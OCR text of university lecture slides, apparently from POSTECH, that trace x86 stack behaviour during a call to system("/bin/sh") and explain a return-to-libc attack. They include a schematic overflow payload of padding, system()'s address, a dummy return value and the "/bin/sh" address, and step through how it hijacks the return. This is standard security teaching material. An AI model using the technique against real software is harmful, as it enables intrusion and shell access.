
```
leave == mov esp,ebp;
         pop ebp;
```

(clean up stack and restore saved ebp)

Background: Stack machine workflow

POSTECH

- Example: Invocation of `system("/bin/sh");` - cleaning up



EIP

```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

Next instruction:


```
leave == mov esp,ebp;
         pop ebp;
```

(clean up stack and restore saved ebp)

Background: Stack machine workflow

POSTECH

- Example: Invocation of `system("/bin/sh");` - cleaning up



EIP →

```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

Next instruction:


```
leave == mov esp,ebp;
         pop ebp;
```

(clean up stack and restore saved ebp)

Background: Stack machine workflow

POSTECH

- Example: Invocation of `system("/bin/sh");` - returning




```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```


EIP (at `ret`)

Next instruction:
`ret == pop eip;`
(return to caller-saved address)

Background: Stack machine workflow

POSTECH

- Example: Invocation of system("/bin/sh"); - returning




The CPU is agnostic of the high-level execution semantics.
It accesses args using the base pointer (`ebp/rbp`) and returns to the caller function by referencing the stack pointer (`esp/rsp`).

Return-to-libc attack (x86)

POSTECH

- Stack frame of a victim function




victim function's
stack frame

Return-to-libc attack (x86)

POSTECH


- Attack payload (assuming there is a BOF vulnerability)



AAAA
AAAA
AAAA
addr_system()
0xdeadbeef
addr_"/bin/sh"

Return-to-libc attack (x86)

- State before victim function returns




```
<victim_function>:
...
leave
ret
```


EIP → ret

Next instruction:
`ret == pop eip`
(return to saved address, which is overwritten with `system( )`'s address)

Return-to-libc attack (x86)

POSTECH

- After victim function returns to system( )



EIP


```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

Next instruction:
Function prologue (1): save ebp

Return-to-libc attack (x86)

POSTECH

- After victim function returns to system( )




```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

Next instruction:
Function prologue (2): copy esp to ebp

Return-to-libc attack (x86)

POSTECH

- After victim function returns to system( )




```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
